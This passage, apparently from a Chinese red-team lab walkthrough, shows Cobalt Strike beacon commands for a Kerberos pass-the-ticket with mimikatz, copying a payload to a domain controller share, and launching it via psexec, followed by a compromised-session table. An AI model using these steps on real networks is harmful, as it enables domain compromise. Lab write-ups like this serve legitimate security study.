
```
eacon> mimikatz kerberos::ptt [0;998d7]-2-0-40e10000-Administrator@krbtgt-HACK.COM.kirbi
[*] Tasked beacon to run mimikatz's kerberos::ptt [0;998d7]-2-0-40e10000-Administrator@krbtgt-HACK.COM.kirbi command
[+] host called home, sent: 706119 bytes
[+] received output:

* File: '[0;998d7]-2-0-40e10000-Administrator@krbtgt-HACK.COM.kirbi': OK
```

查看票据

```
shell klist
mimikatz kerberos::tgt
```

远程复制


```
copy C:\Users\admin\Desktop\wanli.exe \\dc.hack.com\C$
```



```
beacon> shell copy C:\Users\admin\Desktop\wanli.exe \\dc.hack.com\C$
[*] Tasked beacon to run: copy C:\Users\admin\Desktop\wanli.exe \\dc.hack.com\C$
[+] host called home, sent: 85 bytes
[+] received output:
已复制         1 个文件。
```

远程上线

```
psexec.exe \\dc.hack.com  -h -d c:\wanli.exe
```



external	internal ·	listener	user	computer	note	process	pid	arch
175.9.140.137	192.168.41.10	wanli	Administrator *	DC		wanli.exe	4112	x86
175.9.140.137	192.168.41.147	wanli	admin	2012-2		wanli.exe	528	x86
175.9.140.137	192.168.41.147	wanli	admin *	2012-2		powershell.exe	2908	x86